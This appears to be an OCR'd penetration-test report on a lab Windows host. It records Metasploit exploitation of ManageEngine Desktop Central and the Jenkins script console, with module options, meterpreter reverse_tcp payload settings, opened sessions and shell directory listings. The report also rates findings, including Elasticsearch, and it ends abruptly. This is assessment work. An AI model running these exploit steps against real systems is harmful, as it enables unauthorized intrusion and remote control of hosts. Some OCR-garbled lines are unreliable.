
```
 Deserialization
   29  exploit/multi/http/opmanager_socialit_file_upload
       2014-09-27       excellent  Yes    ManageEngine OpManager and Social
IT Arbitrary File Upload
   30  auxiliary/admin/http/manageengine_pmp_privesc
       2014-11-08       normal     Yes    ManageEngine Password Manager SQLA
dvancedALSearchResult.cc Pro SQL Injection
   31  exploit/multi/http/manageengine_search_sqli
       2012-10-18       excellent  Yes    ManageEngine Security Manager Plus
 5.5 Build 5505 SQL Injection
   32  auxiliary/scanner/http/manageengine_securitymanager_traversal
       2012-10-19       normal     No     ManageEngine SecurityManager Plus
5.5 Directory Traversal
   33  exploit/multi/http/manageengine_sd_uploader
       2015-08-20       excellent  Yes    ManageEngine ServiceDesk Plus Arbi
trary File Upload
   34  exploit/windows/http/manageengine_servicedesk_plus_cve_2021_44077
       2021-09-16       excellent  Yes    ManageEngine ServiceDesk Plus CVE-
2021-44077
   35  auxiliary/scanner/http/servicedesk_plus_traversal
       2015-10-03       normal     No     ManageEngine ServiceDesk Plus Path
 Traversal
   36  exploit/multi/http/manageengine_servicedesk_plus_saml_rce_cve_2022_47
966    2023-01-10       excellent  Yes    ManageEngine ServiceDesk Plus Unau
thenticated SAML RCE
   37  auxiliary/scanner/http/support_center_plus_directory_traversal
       2014-01-28       normal     No     ManageEngine Support Center Plus D
irectory Traversal
   38  exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce
       2022-06-24       excellent  Yes    Zoho Password Manager Pro XML-RPC
Java Deserialization


Interact with a module by name or index. For example info 38, use 38 or use
exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce

msf6 > 
```



```
[-] Unknown command: SET
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 10.0.0.201
RHOSTS => 10.0.0.201
msf6 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.0.201       yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/manageengine_connectionid_write) > 
```



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Creating JSP stager
[*] Uploading JSP stager VgYxJ.jsp...
[*] Executing stager...
[*] Sending stage (175686 bytes) to 10.0.0.201
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[+] Deleted ../webapps/DesktopCentral/jspf/VgYxJ.jsp
[*] Meterpreter session 1 opened (10.0.0.10:4444 → 10.0.0.201:49277) at 2023-06-04 11:16:27 +1000

meterpreter > 
```



```
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vend
or/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[+] Deleted ../webapps/DesktopCentral/jspf/VgYxJ.jsp
[*] Meterpreter session 1 opened (10.0.0.10:4444 → 10.0.0.201:49277) at 2023-06-04 11:16:27 +1000

meterpreter > shell
Process 5544 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>cd..
cd..

C:\ManageEngine\DesktopCentral_Server>cd..
cd..

C:\ManageEngine>cd..
cdcd..

C:\> users
cd users

C:\Users>ls
ls
All Users
Default
Default User
Public
desktop.ini
sshd_server
vagrant

C:\Users>
```


Gained access privilege from the exploit to read, write and modify the data

Critical Finding 3


Risk	**Critical**	**Impact:** Extreme	**Likelihood:** Likely

Jenkins Vulnerability


With the Jenkins vulnerability, remote attackers can execute arbitrary code on the Jenkins server where they can access sensitive data and compromise the system. We have found this vulnerability trough Nessus scanning tools on port 8484.



```
msf6 > search jenkin

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/misc/ibm_websphere_java_deserialize   2015-11-06       excellent  No     IBM WebSphere RCE Java De
serialization Vulnerability
   1   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Me
taprogramming RCE
   2   exploit/linux/http/jenkins_cli_deserialization        2017-04-26       excellent  Yes    Jenkins CLI Deserializati
on
   3   exploit/linux/misc/jenkins_ldap_deserialize           2016-11-16       excellent  Yes    Jenkins CLI HTTP Java Des
erialization Vulnerability
   4   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Dese
rialization Vulnerability
   5   post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collec
tor
   6   auxiliary/gather/jenkins_cred_recovery                                 normal     Yes    Jenkins Domain Credential
 Recovery
   7   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                   normal     No     Jenkins Server Broadcast
Enumeration
   8   exploit/multi/http/jenkins_xstream_deserialize        2016-02-24       excellent  Yes    Jenkins XStream Groovy cl
asspath Deserialization Vulnerability
   9   auxiliary/scanner/http/jenkins_enum                                    normal     No     Jenkins-CI Enumeration
   10  auxiliary/scanner/http/jenkins_login                                   normal     No     Jenkins-CI Login Utility
   11  exploit/multi/http/jenkins_script_console             2013-01-18       good       Yes    Jenkins-CI Script-Console
 Java Execution
   12  auxiliary/scanner/http/jenkins_command                                 normal     No     Jenkins-CI Unauthenticate
d Script-Console Scanner
   13  exploit/linux/misc/opennms_java_serialize             2015-11-06       normal     No     OpenNMS Java Object Unser
ialization Remote Code Execution


Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/misc/opennms_java_serialize

msf6 > █
```



```
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 10.0.0.201
RHOSTS => 10.0.0.201
msf6 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.0.201       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                         cs/using-metasploit.html
   RPORT      8484             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                        local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.10        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




```
meterpreter >
meterpreter > shell
Process 5352 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\jenkins\Scripts>ls
ls
jenkins.ps1

C:\Program Files\jenkins\Scripts>cd ..
cd ..

C:\Program Files\jenkins>cd ..
cd ..

C:\Program Files>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>ls
ls
All Users
Default
Default User
Public
desktop.ini
sshd_server
vagrant

C:\Users>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 4082-1076

 Directory of C:\Users

05/01/2018  01:24 PM    <DIR>          .
05/01/2018  01:24 PM    <DIR>          ..
07/13/2009  09:57 PM    <DIR>          Public
05/01/2018  01:24 PM    <DIR>          sshd_server
04/30/2018  08:35 PM    <DIR>          vagrant
               0 File(s)              0 bytes
               5 Dir(s)  41,094,467,584 bytes free

C:\Users>
```

Critical Finding 4


Elastic Search transport protocol unspecified vulnerability

Risk	**Critical**	**Impact:** Extreme	**Likelihood:** Likely


Once this vulnerability is exploited, attacker can access unauthorised to the transport layer of Elasticsearch without any authentication or encryption, where they can perform unauthorized actions like modify or read the data




```
root@tafekali: ~

                                                  ... ;;llllll6'
                                                .......;;;llll;;;.....
                                                 '  .......;;;;... .   .


       =[ metasploit v6.3.14-dev                          ]
